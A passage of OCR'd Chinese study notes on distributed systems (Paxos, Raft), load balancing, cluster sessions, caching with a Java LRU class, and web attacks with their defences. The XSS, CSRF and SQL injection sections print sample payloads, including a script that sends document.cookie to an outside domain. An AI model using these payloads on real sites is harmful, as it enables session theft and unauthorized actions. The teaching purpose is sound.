


Figure 5: Paxos. Proposer B sends an accept request to each acceptor, with its previous proposal number (4), and the value of the highest numbered proposal it has seen (8, from [n=2, v=8

3. Learn阶段

Acceptor 接收到 Accept 请求时，**如果序号大于等于该 Acceptor 承诺的最小序号，那么就发送 Learn 提议给所有的 Learner**。当 Learner 发现有大多数的 Acceptor 接收了某个提议，**那么该提议的提议值就被 Paxos 选择出来。**



约束条件

1. 正确性

指只有一个提议值会生效。

因为 Paxos 协议**要求每个生效的提议被「多数 Acceptor」 接收**，并且 Acceptor **不会接受两个不同的提议**，因此可以保证正确性。

2. 可终止性

指**最后总会有一个提议生效。**

Paxos 协议能够让 Proposer 发送的提议**朝着能被大多数 Acceptor 接受的那个提议靠拢**，因此能够保证可终止性。


六、Raft

Raft 也是分布式一致性协议，主要是用来**竞选主节点**。


单个Candidate的竞选

有三种节点：**Follower、Candidate 和 Leader。Leader 会周期性的发送心跳包给 Follower**。每个 Follower 都设置了一个**随机的竞选超时时间**，一般为 150ms~300ms，如果在这个时间内没有收到 Leader 的心跳包，就会变成 Candidate，进入竞选阶段。


- 下图展示一个分布式系统的最初阶段，此时只有 Follower 没有 Leader。Node A 等待一个随机的竞选超时时间之后，**没收到 Leader 发来的心跳包，因此进入竞选阶段。**




- 此时 Node A 发送投票请求给其它所有节点。



- 其它节点会对请求进行回复，如果超过一半的节点回复了，那么该 Candidate 就会变成 Leader。




- 之后 Leader 会周期性地发送心跳包给 Follower，Follower 接收到心跳包，会重新开始计时。




多个Candidate竞选

- 如果有多个 Follower 成为 Candidate，并且所获得票数相同，那么就需要重新开始投票。例如下图中 Node B 和 Node D 都获得两票，需要重新开始投票。




- 由于每个节点设置的**随机竞选超时时间不同**，因此下一次再次出现多个 Candidate 并获得同样票数的概率很低。




数据同步


- 来自客户端的修改都会被传入 Leader。**注意该修改还「未被提交」，只是写入日志中。**




- Leader 会把修改**复制到所有 Follower**。



- Leader 会**等待大多数的 Follower 也进行了修改，然后「才将修改提交」**。



- 此时 Leader 会**通知的所有 Follower 让它们也提交修改，此时所有节点的值达成一致。**



集群

一、负载均衡

集群中的应用服务器（节点）通常被**设计成无状态**，用户可以请求任何一个节点。

负载均衡器会根据集群中每个节点的负载情况，将用户请求转发到合适的节点上。

负载均衡器可以用来实现**「高可用」以及「伸缩性」**：

- **高可用**：当某个节点故障时，负载均衡器会将用户请求转发到另外的节点上，从而保证所有服务持续可用；
- **伸缩性**：根据系统整体负载情况，可以很容易地添加或移除节点。

负载均衡器运行过程包含两个部分：

1. 根据**负载均衡算法**得到转发的节点；
2. **进行转发**。

负载均衡算法

1. 轮询（Round Robin）

轮询算法把每个请求**轮流**发送到每个服务器上。

有 6 个客户端产生了 6 个请求，这 6 个请求按 (1, 2, 3, 4, 5, 6) 的顺序发送。(1, 3, 5) 的请求会被发送到服务器 1，(2, 4, 6) 的请求会被发送到服务器 2。

该算法比较适合**每个服务器的性能差不多的场景**，如果有**性能存在差异的情况下，那么性能较差的服务器可能无法承担过大的负载**

2. 加权轮询（Weighted Round Robbin）

加权轮询是在轮询的基础上，根据服务器的**性能差异**，为服务器**赋予一定的权值，性能高的服务器分配更高的权值。**

服务器 1 被赋予的权值为 5，服务器 2 被赋予的权值为 1，那么 (1, 2, 3, 4, 5) 请求会被发送到服务器 1，(6) 请求会被发送到服务器 2。

3. 最少连接（least Connection）

由于**每个请求的连接时间不一样**，使用轮询或者加权轮询算法的话，可能会让一台服务器当前连接数过大，而另一台服务器的连接过小，造成负载不均衡。

例如下图中，(1, 3, 5) 请求会被发送到服务器 1，但是 (1, 3) 很快就断开连接，此时只有 (5) 请求连接服务器 1；(2, 4, 6) 请求被发送到服务器 2，只有 (2) 的连接断开，此时 (6, 4) 请求连接服务器 2。该系统继续运行时，服务器 2 会承担过大的负载。

最少连接算法就是**将请求发送给当前最少连接数的服务器上**。

4. 加权最少连接（Weighted least Connection）

在最少连接的基础上，根据服务器的性能为每台服务器分配权重，**再根据权重计算出每台服务器能处理的连接数**。

5. 随机算法（Random）

把请求随机发送到服务器上。

和轮询算法类似，该算法比较适合服务器性能差不多的场景。

6. 源原地址Hash法（IP Hash，一致性Hash）

源地址哈希通过对客户端 IP 计算哈希值之后，再**对服务器数量取模得到目标服务器的序号**。

可以**保证同一 IP 的客户端的请求会转发到同一台服务器上**，用来实现**会话粘滞（Sticky Session）**

转发实现

1. HTTP重定向

HTTP 重定向负载均衡服务器使用某种负载均衡算法计算得到服务器的 IP 地址之后，将该地址写入 HTTP 重定向报文中，**状态码为 302。客户端收到重定向报文之后，需要重新向服务器发起请求**。

缺点：

- 需要**两次**请求，因此访问**延迟比较高**；
- HTTP 负载均衡器处理能力有限，**会限制集群的规模**。

该负载均衡转发的缺点比较明显，实际场景中**很少使用它**。

2. DNS域名解析

在 DNS 解析域名的同时使用负载均衡算法计算服务器 IP 地址。

优点：

- DNS 能够根据**地理位置**进行域名解析，**返回离用户最近的服务器 IP 地址**。

缺点：

- 由于 DNS 具有多级结构，**每一级的域名记录都可能被缓存，当下线一台服务器需要修改 DNS 记录时，需要过很长一段时间才能生效。**

大型网站基本使用了 DNS 做为**第一级负载均衡手段**，然后**在内部使用其它方式做第二级负载均衡。也就是说，域名解析的结果为内部的负载均衡服务器 IP 地址。**

3. 反向代理服务器

反向代理服务器**位于源服务器前面**，用户的请求需要先经过反向代理服务器才能到达源服务器。反向代理可以用来进行**缓存**、**日志记录**等，同时也可以用来做为负载均衡服务器。

在这种负载均衡转发方式下，客户端不直接请求源服务器，因此源服务器不需要外部 IP 地址，**而反向代理需要配置内部和外部两套 IP 地址。**

优点：

- 与其它功能集成在一起，部署简单。

缺点：

- **所有请求和响应**都需要经过反向代理服务器，它**可能会成为性能瓶颈**。

4. 网络层

在**操作系统内核进程获取网络数据包**，根据负载均衡算法计算源服务器的 IP 地址，并**修改请求数据包的目的 IP 地址，最后进行转发**。

源服务器**返回的响应也需要经过负载均衡服务器**，通常是让**负载均衡服务器**同时**作为集群的网关服务器**来实现。

优点：

- 在内核进程中进行处理，**性能比较高**。

缺点：

- 和反向代理一样，**所有的请求和响应**都经过负载均衡服务器，**会成为性能瓶颈**。

5. 链路层

在链路层根据负载均衡算法**计算源服务器的 MAC 地址，并修改请求数据包的目的 MAC 地址**，并进行转发。

通过**配置源服务器的虚拟 IP 地址**和**负载均衡服务器的 IP 地址一致**，从而**不需要修改 IP 地址就可以进行转发**。也正因为 IP 地址一样，所以**源服务器的响应不需要转发回负载均衡服务器**，可以直接转发给客户端，避免了负载均衡服务器的成为瓶颈。

这是一种**三角传输模式**，被称为**直接路由**。对于提供下载和视频服务的网站来说，直接路由避免了大量的网络传输数据经过负载均衡服务器。

这是目前**大型网站使用最广负载均衡转发方式**，在 Linux 平台可以使用的负载均衡服务器为**LVS（Linux Virtual Server）**。

二、集群下的Session管理

一个用户的 Session 信息如果存储在一个服务器上，那么当负载均衡器把用户的下一个请求转发到另一个服务器，由于服务器没有用户的 Session 信息，那么该用户就需要重新进行登录等操作。

Sticky Session

需要配置负载均衡器，使得**一个用户的所有请求都路由到同一个服务器**，这样就**可以把用户的 Session 存放在该服务器中**。

缺点：

- 当服务器宕机时，将丢失该服务器上的所有 Session。

Sesssion Replication

在**服务器之间进行 Session 同步操作**，每个服务器都有**所有用户的 Session 信息**，因此用户可以向任何一个服务器进行请求。

缺点：

- **占用过多内存**；
- 同步过程**占用网络带宽**以及**服务器处理器时间**。

Session Server

使用一个**单独的服务器存储 Session 数据**，可以使用传统的 MySQL，也使用 Redis 或者 Memcached 这种内存型数据库。

优点：

- 为了使得大型网站具有伸缩性，集群中的**应用服务器通常需要保持无状态**，那么应用服务器不能存储用户的会话信息。Session Server 将用户的会话信息单独进行存储，从而**保证了应用服务器的无状态**。

缺点：

- 需要去实现存取 Session 的代码。

攻击技术

一、跨站脚本攻击(XSS，Cross Site Script)

概念

跨站脚本攻击（Cross-Site Scripting, XSS），可以**将代码注入到用户浏览的网页上**，这种代码**包括 HTML 和 JavaScript**。

攻击原理

例如有一个论坛网站，攻击者可以在上面发布以下内容：

```
<script>location.href="//domain.com/?c=" + document.cookie</script>
```

之后该内容可能会被渲染成以下形式：

```
<p><script>location.href="//domain.com/?c=" + document.cookie</script></p>
```

另一个用户浏览了含有这个内容的页面将**会跳转到 domain.com 并携带了当前作用域的 Cookie**。如果这个论坛网站通过 Cookie 管理用户登录状态，那么攻击者就可以通过这个 **Cookie 登录被攻击者的账号了**。

危害

- 窃取用户的 Cookie
- 伪造虚假的输入表单骗取个人信息
- 显示伪造的文章或者图片

防范手段

1. 设置Cookie为HttpOnly

设置了 HttpOnly 的 Cookie **可以防止 JavaScript 脚本调用，就无法通过 document.cookie 获取用户** Cookie 信息。

2. 过滤特殊字符

例如将 `<` 转义为 `<`，将 `>` 转义为 `>`，**从而避免 HTML 和 Jascript 代码的运行。**

富文本编辑器允许用户输入 HTML 代码，就不能简单地将 `<` 等字符进行过滤了，极大地提高了 XSS 攻击的可能性。

富文本编辑器通常采用 XSS filter 来防范 XSS 攻击，通过**定义一些标签白名单或者黑名单**，从而不允许有攻击性的 HTML 代码的输入。

以下例子中，**form 和 script 等标签都被转义，而 h 和 p 等标签将会保留。**

```
<h1 id="title">XSS Demo</h1>

<p>123</p>

<form>
  <input type="text" name="q" value="test">
</form>

<pre>hello</pre>

<script type="text/javascript">
alert(/xss/);
</script>
```

```
<h1>XSS Demo</h1>

<p>123</p>

&lt;form&gt;
  &lt;input type="text" name="q" value="test"&gt;
&lt;/form&gt;

<pre>hello</pre>

&lt;script type="text/javascript"&gt;
alert(/xss/);
&lt;/script&gt;
```

二、跨站请求伪造（CSRF，Cross Site Request Forgery）

概念

跨站请求伪造（Cross-site request forgery，CSRF），是攻击者通过一些技术手段**欺骗用户的浏览器去访问一个自己曾经认证过的网站并执行一些操作**（如发邮件，发消息，甚至财产操作如转账和购买商品）。由于浏览器曾经认证过，所以被访问的网站会认为是真正的用户操作而去执行。

XSS 利用的是用户对指定网站的信任，CSRF 利用的是网站对用户浏览器的信任。

攻击原理

假如一家银行用以执行转账操作的 URL 地址如下：

> ```
> http://www.examplebank.com/withdraw?
> account=AccoutName&amount=1000&for=PayeeName。
> ```

那么，一个恶意攻击者可以在另一个网站上放置如下代码：

```
<img src="http://www.examplebank.com/withdraw?
account=Alice&amount=1000&for=Badman">。
```

如果有账户名为 Alice 的用户访问了恶意站点，而她之前刚访问过银行不久，登录信息尚未过期，那么她就会损失 1000 美元。

这种恶意的网址可以有很多种形式，藏身于网页中的许多地方。此外，**攻击者也不需要控制放置恶意网址的网站**。例如他可以将这种地址藏在论坛，博客等任何用户生成内容的网站中。这意味着如果**服务器端**没有合适的防御措施的话，**用户即使访问熟悉的可信网站也有受攻击的危险**。

通过例子能够看出，攻击者并**不能通过 CSRF 攻击来直接获取用户的账户控制权**，也**不能直接窃取用户的任何信息**。他们能做到的，是**欺骗用户浏览器，让其以用户的名义执行操作**。

防范手段

1. 检查Refer首部字段

Referer 首部字段位于 **HTTP 报文中**，用于**标识请求来源的地址**。检查这个首部字段并**要求请求来源的地址在同一个域名下**，可以极大的防止 CSRF 攻击。

这种办法简单易行，工作量低，仅需要在关键访问处增加一步校验。但这种办法**也有其局限性**，因其完全依赖浏览器发送正确的 Referer 字段。虽然 HTTP 协议对此字段的内容有明确的规定，但并无法保证来访的浏览器的具体实现，亦**无法保证浏览器没有安全漏洞影响到此字段**。并且**也存在攻击者攻击某些浏览器，篡改其 Referer 字段**的可能。

2. 添加校验Token

在访问敏感数据请求时，**要求用户浏览器提供不保存在 Cookie 中**，并且攻击者无法伪造的数据作为校验。例如**服务器生成随机数并附加在表单中，并要求客户端传回这个随机数**。

3. 输入验证码

因为 CSRF 攻击是在用户无意识的情况下发生的，所以要求用户输入验证码可以让用户知道自己正在做的操作。

三、SQL注入攻击

概念

服务器上的数据库运行非法的 SQL 语句，主要**通过拼接来完成**。

攻击原理

例如一个网站登录验证的 SQL 查询代码为：

```
strSQL = "SELECT * FROM users WHERE (name = '" + userName + "') and (pw = '"+
passWord +"');"
```

如果填入以下内容：

```
userName = "1' OR '1'='1";
passWord = "1' OR '1'='1";
```

那么 SQL 查询字符串为：

```
strSQL = "SELECT * FROM users WHERE (name = '1' OR '1'='1') and (pw = '1' OR
'1'='1');"
```

此时无需验证通过就能执行以下查询：

```
strSQL = "SELECT * FROM users;"
```

防范手段

1. 使用参数化查询

Java 中的 **PreparedStatement 是预先编译的 SQL 语句**，可以**传入适当参数并且多次执行**。由于没有拼接的过程，因此可以防止 SQL 注入的发生。

```
PreparedStatement stmt = connection.prepareStatement("SELECT * FROM users
WHERE userid=? AND password=?");
stmt.setString(1, userid);
stmt.setString(2, password);
ResultSet rs = stmt.executeQuery();
```

2. 单引号转换

将传入的参数中的**单引号转换为连续两个单引号**，PHP 中的 Magic quote 可以完成这个功能。

四、拒绝服务攻击（DOS，DDOS）

拒绝服务攻击（denial-of-service attack，DoS），亦称**洪水攻击**，其目的在于使目标电脑的网络或系统资源耗尽，使服务暂时中断或停止，导致其正常用户无法访问。

分布式拒绝服务攻击（distributed denial-of-service attack，DDoS），指攻击**者使用两个或以上被攻陷的电脑作为“僵尸”向特定的目标发动“拒绝服务”式攻击**。

缓存

一、缓存特征

命中率

当某个请求能够通过访问缓存而得到响应时，称为缓存命中。

缓存命中率越高，缓存的利用率也就越高。

最大空间

缓存通常位于内存中，内存的空间通常比磁盘空间小的多，因此缓存的**最大空间不可能非常大。**

当缓存存放的数据量超过最大空间时，就需要淘汰部分数据来存放新到达的数据。

淘汰策略

- FIFO（First In First Out）：**先进先出策略**，在实时性的场景下，需要经常访问最新的数据，那么就可以使用 FIFO，使得最先进入的数据（最晚的数据）被淘汰。
- LRU（Least Recently Used）：**最近最久未使用策略**，优先淘汰最久未使用的数据，也就是上次被访问时间距离现在最久的数据。该策略可以保证内存中的数据都是热点数据，也就是经常被访问的数据，从而保证缓存命中率。

二、LRU

以下是基于 **双向链表 + HashMap** 的 LRU 算法实现，对算法的解释如下：

- 访问某个节点时，将其从原来的位置删除，并重新插入到链表头部。这样就能保证链表尾部存储的就是最近最久未使用的节点，当节点数量大于缓存最大空间时就淘汰链表尾部的节点。
- 为了使删除操作时间复杂度为 O(1)，就不能采用遍历的方式找到某个节点。**HashMap 存储着 Key 到节点的映射，通过 Key 就能以 O(1) 的时间得到节点，然后再以 O(1) 的时间将其从双向队列中删除。**

```
public class LRU<K, V> implements Iterable<K> {

    private Node head;
    private Node tail;
    private HashMap<K, Node> map;
    private int maxSize;

    private class Node {

        Node pre;
        Node next;
        K k;
        V v;

        public Node(K k, V v) {
            this.k = k;
            this.v = v;
        }
    }


    public LRU(int maxSize) {
```

```
        this.maxSize = maxSize;
        this.map = new HashMap<>(maxSize * 4 / 3);

        head = new Node(null, null);
        tail = new Node(null, null);

        head.next = tail;
        tail.pre = head;
    }


    public V get(K key) {

        if (!map.containsKey(key)) {
            return null;
        }

        Node node = map.get(key);
        unlink(node);
        appendHead(node);

        return node.v;
    }


    public void put(K key, V value) {

        if (map.containsKey(key)) {
            Node node = map.get(key);
            unlink(node);
        }

        Node node = new Node(key, value);
        map.put(key, node);
        appendHead(node);

        if (map.size() > maxSize) {
            Node toRemove = removeTail();
            map.remove(toRemove.k);
        }
    }


    private void unlink(Node node) {

        Node pre = node.pre;
        Node next = node.next;

        pre.next = next;
```

```
        next.pre = pre;

        node.pre = null;
        node.next = null;
    }


    private void appendHead(Node node) {
        Node next = head.next;
        node.next = next;
        next.pre = node;
        node.pre = head;
        head.next = node;
    }


    private Node removeTail() {

        Node node = tail.pre;

        Node pre = node.pre;
        tail.pre = pre;
        pre.next = tail;

        node.pre = null;
        node.next = null;

        return node;
    }


    @Override
    public Iterator<K> iterator() {

        return new Iterator<K>() {
            private Node cur = head.next;

            @Override
            public boolean hasNext() {
                return cur != tail;
            }

            @Override
            public K next() {
                Node node = cur;
                cur = cur.next;
                return node.k;
            }
        };
```

```
    }
}
```

三、缓存位置

浏览器

当 HTTP 响应允许进行缓存时，**浏览器**会将 HTML、CSS、JavaScript、图片等静态资源进行缓存。

ISP

网络服务提供商（ISP）是**网络访问的第一跳**（CDN），通过将数据缓存在 ISP 中能够大大提高用户的访问速度。

反向代理

反向代理位于服务器之前，请求与响应都需要经过反向代理。通过将**数据缓存在反向代理**，在用户请求反向代理时就可以直接使用缓存进行响应。

本地缓存

使用 Guava Cache 将数据**缓存在服务器本地内存**中，服务器代码可以直接读取本地内存中的缓存，速度非常快。

分布式缓存

使用 Redis、Memcache 等**分布式缓存将数据缓存在分布式缓存系统中**。

相对于本地缓存来说，分布式缓存单独部署，可以根据需求分配硬件资源。不仅如此，服务器集群都可以访问分布式缓存，**而本地缓存需要在服务器集群之间进行同步，实现难度和性能开销上都非常大**。

数据库缓存

MySQL 等数据库管理系统具有自己的**查询缓存机制**来提高查询效率。

四、CDN

内容分发网络（Content distribution network，CDN）是一种互连的网络系统，**它利用「更靠近用户的服务器」从而更快更可靠地将 HTML、CSS、JavaScript、音乐、图片、视频等静态资源分发给用户**。

CDN 主要有以下优点：

- 更快地将数据分发给用户；
- 通过部署多台服务器，从而**提高系统整体的带宽性能**；
- 多台服务器可以看成是一种**冗余机制**，从而具**有高可用性**。

五、缓存问题

缓存穿透

指的是**对某个一定不存在的数据进行请求**，该请求将**会穿透缓存到达数据库**。

解决方案：

- **对这些不存在的数据缓存一个空数据**；
- **对这类请求进行过滤**。

缓存雪崩

指的是由于**数据没有被加载到缓存中**，或者缓存数据在同一时间大面积失效（过期），又或者**缓存服务器宕机**，导致**大量的请求都到达数据库**。

在有缓存的系统中，系统非常依赖于缓存，缓存分担了很大一部分的数据请求。当发生缓存雪崩时，数据库无法处理这么大的请求，导致数据库崩溃。

解决方案：

- 为了防止缓存在同一时间大面积过期导致的缓存雪崩，可以通过观察用户行为，**合理设置缓存过期时间来实现；**
- 为了防止缓存服务器宕机出现的缓存雪崩，可以使用**分布式缓存**，分布式缓存中每一个节点只缓存部分的数据，当某个节点宕机时可以保证其它节点的缓存仍然可用。
- 也可以进行**缓存预热**，避免在系统刚启动不久由于还未将大量数据进行缓存而导致缓存雪崩。

缓存一致性

缓存一致性**要求数据更新的同时缓存数据也能够实时更新**。

解决方案：

- 在数据更新的同时立即去更新缓存；
- 在读缓存之前先判断缓存是否是最新的，如果不是最新的先进行更新。

要保证缓存一致性**需要付出很大的代价**，缓存数据**最好是那些对一致性要求不高的数据**，允许缓存数据存在一些脏数据。

六、数据分布

哈希分布

哈希分布就是将数据计算哈希值之后，**按照哈希值分配到不同的节点上**。例如有 N 个节点，数据的主键为 key，则将该数据分配的节点序号为：hash(key)%N。

传统的哈希分布算法存在一个问题：当节点数量变化时，也就是 N 值变化，那么几乎所有的数据都需要重新分布，将导致大量的数据迁移。

顺序分布

